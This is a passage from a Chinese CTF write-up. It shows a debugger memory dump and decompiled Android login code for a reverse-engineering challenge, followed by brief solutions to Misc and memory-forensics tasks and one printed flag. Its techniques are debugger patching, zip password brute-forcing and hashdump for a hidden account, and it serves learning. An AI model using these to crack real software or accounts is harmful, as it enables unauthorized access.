[anon:libc_malloc]:975BD7D8 db  31h ; 1
[anon:libc_malloc]:975BD7D9 db  65h ; e
[anon:libc_malloc]:975BD7DA db  64h ; d
[anon:libc_malloc]:975BD7DB db  62h ; b
[anon:libc_malloc]:975BD7DC db  64h ; d
[anon:libc_malloc]:975BD7DD db  32h ; 2
[anon:libc_malloc]:975BD7DE db  32h ; 2
UNKNOWN 975BD7D0: [anon:libc_malloc]:975BD7D0 (Synchronized with EIP)
```

得到答案

keygen

```
    public TimerTask t;
    public static boolean u = false;

    public MainActivity() {
        this.q = "";
        this.r = "";
        this.s = new Timer();
        this.t = new MainActivity.a(this);
    }

    public void confirm(View arg2) {
        if((this.o.getText().toString().equals(this.q)) && (this.p.getText().toString().equals(this.r))) {
            MainActivity.u = true;
            this.startActivity(new Intent(this, SubActivity.class));
            return;
        }

        Toast.makeText(this, "用户名或者密码不正确", 0).show();
    }

    @Override  // androidx.appcompat.app.AppCompatActivity
    public void onCreate(Bundle arg7) {
        super.onCreate(arg7);
        this.setContentView(0x7F0B001C);  // layout:activity_main
        this.o = (EditText)this.findViewById(0x7F080122);  // id:user
        this.p = (EditText)this.findViewById(0x7F0800C9);  // id:pwd
        this.s.schedule(this.t, 10L, 5000L);
    }

    public static String t(MainActivity arg3, int arg4) {
        arg3.getClass();
        StringBuilder v3 = new StringBuilder();
        int v0;
        for(v0 = 0; v0 < arg4; ++v0) {
            v3.append(Integer.toString(new Random().nextInt(90) + 35));
        }

        return v3.toString();
    }
}
```

很显然没有正确答案，看到在a.a有一个图片解密操作

直接动调修改返回结果跳到图片解密

Misc

RGB

rgb 就是像素点，井号换逗号用网上的脚本画图得到flag

zip

弱密码爆破ff123得到txt培根密码xyj再解锁word全选改颜色得到flag

Memory_1

查看cmdline中有vbs的运行。直接尝试成功。

Memory_2

利用ptxview查看所有进程可以发现后面比较可疑的net1.exe 以及hashdump获得test这个隐藏账户

pack!pack!pack!

先将软件打开，再用Process Explorer寻找字符串，发现flag头和一串base64码，解码得flag{0bed66d154ccbdd07a6342abf97a5cfc}